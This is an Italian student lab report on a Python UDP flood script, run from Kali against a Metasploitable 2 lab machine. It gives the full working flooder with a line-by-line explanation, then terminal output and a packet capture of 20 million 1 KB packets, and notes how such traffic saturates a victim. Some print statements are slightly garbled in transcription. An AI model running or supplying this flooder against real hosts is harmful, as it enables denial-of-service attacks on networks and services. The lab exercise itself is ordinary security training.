

REPORT


S6/L3

1. Obiettivi del Progetto

L'obiettivo dell'esercitazione è lo sviluppo di uno script in Python capace di eseguire uno stress test su un target di rete specifico utilizzando il protocollo UDP. Il programma deve gestire l'input dell'utente per definire l'IP, la porta e il volume di traffico espresso in pacchetti da 1 KB ciascuno.

2. Analisi e Spiegazione del Codice

Di seguito viene analizzata la logica del software sviluppato, analizzando riga per riga le funzionalità implementate.



```
1 import socket
2 import random
3
4 target_ip = input("Inserisci l'IP target: ")
5 target_port = int(input("Inserisci la porta UDP target: "))
6 num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
7
8 packet = random.randbytes(1024) # 1 KB = 1024 byte casuali
9
10 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
11
12 print(f"[*] Avvio UDP Flood verso (target_ip):(target_port)")
13 print(f"[*] Pacchetti da inviare: (num_packets)\n")
14
15 for i in range(num_packets):
16     sock.sendto(packet, (target_ip, target_port))
17     print(f"[+] Pacchetto {i+1}/(num_packets) inviato")
18
19 sock.close()
20 print(f"[*] UDP Flood completato.")
```

PROBLEMS | OUTPUT | DEBUG CONSOLE | TERMINAL | PORTS

```
[+] Pacchetto 19999992/20000000 inviato
[+] Pacchetto 19999993/20000000 inviato
[+] Pacchetto 19999994/20000000 inviato
[+] Pacchetto 19999995/20000000 inviato
[+] Pacchetto 19999996/20000000 inviato
[+] Pacchetto 19999997/20000000 inviato
[+] Pacchetto 19999998/20000000 inviato
[+] Pacchetto 19999999/20000000 inviato
[+] Pacchetto 20000000/20000000 inviato
[*] UDP Flood completato.
kali@kali: ~/Desktop/Python
```

Figura 1: Sorgente dello script Python con commenti esplicativi.

- **Importazione Librerie:** Utilizziamo socket per gestire la comunicazione di rete a basso livello e random per generare payload casuali.
- **Input Utente:** Il programma richiede l'IP target, la porta (convertita in intero) e il numero di pacchetti totali.

- **Costruzione del Payload:** Con `random.randbytes(1024)` generiamo un pacchetto da esattamente 1 KB (1024 byte).
- **Creazione del Socket:** Viene istanziato un socket utilizzando `AF_INET` (indirizzamento IPv4) e `SOCK_DGRAM` (specifico per il protocollo UDP, privo di connessione).
- **Loop di Invio:** Un ciclo `for` itera per il numero di volte richiesto dall'utente, inviando il payload tramite `sock.sendto()` e fornendo un feedback visivo immediato tramite console.

3. Esecuzione e Verifica

Durante la fase di test, il programma è stato eseguito per verificare il corretto instradamento dei pacchetti verso la porta UDP specificata.

```

Metasploitable 2
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731112 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731116 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731119 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731122 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731125 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731128 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731131 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731680 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]
10:21:55.731689 IP kali.homenet.telecomitalia.it.48433 > Host-012.homenet.teleco
italia.it.domain: 9894 updateDAI$ [59574q][domain]

434666 packets captured
19950840 packets received by filter
19516174 packets dropped by kernel
msfadmin@metasploitable:~$ _

```

Figura 2: Output di Meta durante l'esecuzione dell'UDP Flood.

L'esecuzione mostra che il programma:

- Inizializza correttamente i parametri di rete.
- Invia in sequenza i pacchetti numerandoli per il monitoraggio dell'utente.
- Gestisce la chiusura del socket al termine delle operazioni per liberare le risorse di sistema.

4. Considerazioni sulla Sicurezza

Possiamo dire quindi che :

In un contesto reale, un elevato volume di traffico UDP verso una porta chiusa costringe il sistema target a rispondere con pacchetti "ICMP Destination Unreachable", saturando potenzialmente la banda o le risorse computazionali della vittima.